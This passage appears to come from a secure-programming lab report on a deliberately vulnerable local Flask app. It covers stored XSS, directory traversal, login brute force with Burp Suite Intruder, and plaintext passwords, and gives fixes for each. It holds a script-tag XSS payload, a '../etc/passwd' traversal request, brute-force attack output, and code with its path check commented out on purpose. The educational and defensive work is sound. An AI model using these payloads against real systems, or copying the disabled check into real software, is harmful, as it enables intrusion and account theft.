    <form method="POST" action="{{ url_for('comments') }}" style="max-width: 600px; margin: 20px auto; padding: 20px; border: 1px solid #ccc; border-radius
        : 10px; background-color: #f9f9f9;">
        <div style="margin-bottom: 15px;">
            <label for="username" style="display: block; font-weight: bold; margin-bottom: 5px;">Name:</label>
            <input type="text" id="username" name="username" required style="width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px;">
        </div>

        <div style="margin-bottom: 15px;">
            <label for="comment" style="display: block; font-weight: bold; margin-bottom: 5px;">Comment:</label>
            <textarea id="comment" name="comment" required style="width: 100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px; height: 100px;">
            </textarea>
        </div>

        <div style="text-align: center;">
            <button type="submit" style="padding: 10px 20px; background-color: #007bff; color: white; border: none; border-radius: 5px; cursor: pointer;">
            Submit</button>
        </div>
    </form>

    <h3>All Comments</h3>
    <ul>
        {% for comment in comments %}
            <li><strong>{{ comment.username }}</strong>: {{ comment.text }}</li>
        {% endfor %}
    </ul>
{% endblock %}
```

This prevents the stored XSS payload from executing as it is automatically escaped properly



127.0.0.1:5000/comments
ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
"The beauty of me is that I'm very rich"
Home Quotes Search Comments Downloads Logout Site Map
Leave a comment for our great leader!
Name:
Comment:
Submit

All Comments

- **Holmes**: We love Donald!
- **SecureProgramming**: <script> alert("Stored XSS") </script>


The problem now is that a user can still try to create a comment with a payload, that gets inserted into the SQL DB. This has no effect because the HTML template now fully prevents it, but it would be safer to sanitize these kind of comments before being inserted into the DB.

The *bleach* python library can be used for that:



```
import bleach
@app.route('/comments', methods=['GET', 'POST'])
def comments():
    if request.method == 'POST':
        username = bleach.clean(request.form['username'])
        comment_text = bleach.clean(request.form['comment'])

        # Insert comment into the database
        insert_comment_query = text("INSERT INTO comments (username, text) VALUES (:username, :text)")
        db.session.execute(insert_comment_query, {'username': username, 'text': comment_text})
        db.session.commit()
        return redirect(url_for('comments'))

    # Retrieve all comments to display
    comments_query = text("SELECT username, text FROM comments")
    comments = db.session.execute(comments_query).fetchall()
    return render_template('comments.html', comments=comments)
```

The *bleach* library had to be installed using the following command: *sudo pip install bleach*. The same comment will be submitted with a different name: SecureProgramming2. Nothing will happen on the website as HTML escape that correctly, but we can look at the DB's comments table to see how the input is sanitized:




```
sqlite> SELECT * FROM comments;
1|Holmes|We love Donald!
4|SecureProgramming|<script>
alert("Stored XSS")
</script>
5|SecureProgramming2|&lt;script&gt;
alert("Stored XSS")
&lt;/script&gt;
sqlite>
```

In red, the comment with the XSS payload that was used to test the vulnerability, and in green, the same comment after being sanitized by the *bleach.clean()* function from the *bleach* library. This will prevent XSS payloads to be inserted into the DB in the first place, preventing an stored XSS attack even if the HTML template was not.

## 4. Directory Traversal


### 4.1. How is the Code vulnerable



```python
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    #if not file_path.startswith(base_directory):
     #   return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

The code should be vulnerable to path traversal because the check to make sure the file's path starts with the base directory is commented out.


## 4.2. Exploit



```
127.0.0.1:5000/download?file=../../../../../etc/passwd
```

## 4.3. Fixing the Code


Uncommenting the block detailed before would be enough assuming that all files are being downloaded from the “download” directory.



```python
@app.route('/download', methods=['GET'])
def download():
    # Get the filename from the query parameter
    file_name = request.args.get('file', '')

    # Set base directory to where your docs folder is located
    base_directory = os.path.join(os.path.dirname(__file__), 'docs')

    # Construct the file path to attempt to read the file
    file_path = os.path.abspath(os.path.join(base_directory, file_name))

    # Ensure that the file path is within the base directory
    if not file_path.startswith(base_directory):
        return "Unauthorized access attempt!", 403

    # Try to open the file securely
    try:
        with open(file_path, 'rb') as f:
            response = Response(f.read(), content_type='application/octet-stream')
            response.headers['Content-Disposition'] = f'attachment; filename="{os.path.basename(file_path)}"'
            return response
    except FileNotFoundError:
        return "File not found", 404
    except PermissionError:
        return "Permission denied while accessing the file", 403
```

## 5. Brute Force attack

### 5.1. How the code is vulnerable




```python
# Add login route
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password': password}).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

The login function does not have any way of preventing a brute-force attack. There is no rate-limiting, captcha, or conditional logic preventing a user from brute-forcing the login page.

### 5.2. Exploit

A Brute Force attack can be successfully performed using Burp Suite.


Burp Suite Community Edition v2024.7.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
2 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search
Clear
Event log All issues

Choose an attack type

Attack type: Pitchfork

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:5000 [✓] Update Host header to match target


```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:5000/login
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIkxvZ2luIHN1Y2Nlc3NmdWwhIl19XSwidXNlcl
9pZCI6OTF9.Zzihog.d9entgWbWLMtcZKITUy_5bqgOrO
Connection: keep-alive

username=§username§&password=§password§
```

2 highlights

2 payload positions


Length: 993

Memory: 148.6MB


7. Intruder attack of http://127.0.0.1:5000
Attack Save
Results Positions Payloads Resource pool Settings
Intruder attack results filter: Showing all items
Request Response
Pretty Raw Hex Render
Search
0 highlights
Finished

| Request | Payload 1 | Payload 2 | Status code | Response ... | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|---|
| 90 | puzzleguru | quicksilver | 200 | 3 | | | 2455 | |
| 91 | triviaking | antman007 | 200 | 2 | | | 2455 | |
| 92 | dogperson | blackwidow | 200 | 3 | | | 2455 | |
| 93 | catwhisperer | hawkeye77 | 200 | 2 | | | 2455 | |
| 94 | birdwatcher | vision123 | 200 | 2 | | | 2455 | |
| 95 | fishkeeper | wakanda4ever | 200 | 3 | | | 2455 | |
| 96 | horsebackrider | strangemagic | 200 | 3 | | | 2455 | |
| 97 | ferretfan | gamora123 | 200 | 2 | | | 2455 | |
| 98 | rabbitlover | star_lord | 200 | 2 | | | 2455 | |
| 99 | Holmes | MEC15DBF3XD | 302 | 226 | | | 582 | |

```
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="/profile/1">
      /profile/1
    </a>
    . If not, click the link.
```




```
127.0.0.1 - - [23/Nov/2024 18:21:27] "POST /login HTTP/1.1" 200 -
127.0.0.1 - - [23/Nov/2024 18:21:28] "POST /login HTTP/1.1" 200 -
127.0.0.1 - - [23/Nov/2024 18:21:29] "POST /login HTTP/1.1" 200 -
127.0.0.1 - - [23/Nov/2024 18:21:31] "POST /login HTTP/1.1" 302 -
```

## 5.3. Fix

Several fixes can be applied to prevent brute-force attacks on the login page, in this case, we have chosen to install the ***Flask-limiter*** library (flask-limiter.readthedocs.io, n.d.):

***pip install flask-limiter***

The following changes in the code have to be applied:



```
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

limiter = Limiter(
    get_remote_address,  # gets the IP address of the user
    app=app,
    default_limits=["200 per day", "50 per hour"]  # global default limits
)
@limiter.limit("5 per minute") # 5 login attempts per minute
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        query = text("SELECT * FROM users WHERE username = :username AND password = :password")
        user = db.session.execute(query, {'username': username, 'password': password}).fetchone()

        if user:
            session['user_id'] = user.id
            flash('Login successful!', 'success')
            return redirect(url_for('profile', user_id=user.id))
        else:
            error = 'Invalid Credentials. Please try again.'
            return render_template('login.html', error=error)

    return render_template('login.html')
```

This code changes will limit the login attempts to 5 in a 60 second period. This prevents further brute-force attacks from remote attackers.

## 6. Plaintext Passwords – User Input & Hashing


### 6.1. How the code is vulnerable

The first part of the plaintext vulnerability refers to the plaintext in user input on the website. The frontend uses attribute of *type="text"* which displays the password characters as plaint text while it is typed. This poses a security vulnerability because anyone looking at the screen can see the password.


```
<div style="margin-bottom: 15px;">
    <label for="password" style="display: block; font-weight: bold;
    margin-bottom: 5px;">Password:</label>
    <input type="text" id="password" name="password" required style="width:
    100%; padding: 10px; border: 1px solid #ccc; border-radius: 5px;">
</div>
```

The second part of the plaintext vulnerability refers to a situation when user enters the password to login and the application backend logic compares the password in cleartext within the application logic and SQL statement resulting also in storing cleartext passwords in the database. This approach is inherently insecure and susceptible for man-in-the middle attack and data exfiltration from the database compromising user accounts entirely.

SQL statements on which the database is constructed have plaintext passwords:


```
INSERT INTO `users` (`username`,`password`,`email`,`about`) VALUES ("Valentine","AJK95EKY1EQ",
```

As a result, the database that the application use stores plaintext passwords:




Table: users

| | id | username | password | email |
|---|---|---|---|---|
| 1 | 1 | Holmes | MEC15DBF3XD | lectus.rutrum@laoreetposuere.org |
| 2 | 2 | Louis | PV084UPH4JN | Mauris@elit.com |


Mode: Text

1 MEC15DBF3XD

Editing row=1, column=3
Type: Text / Numeric; Size: 11 character(s)

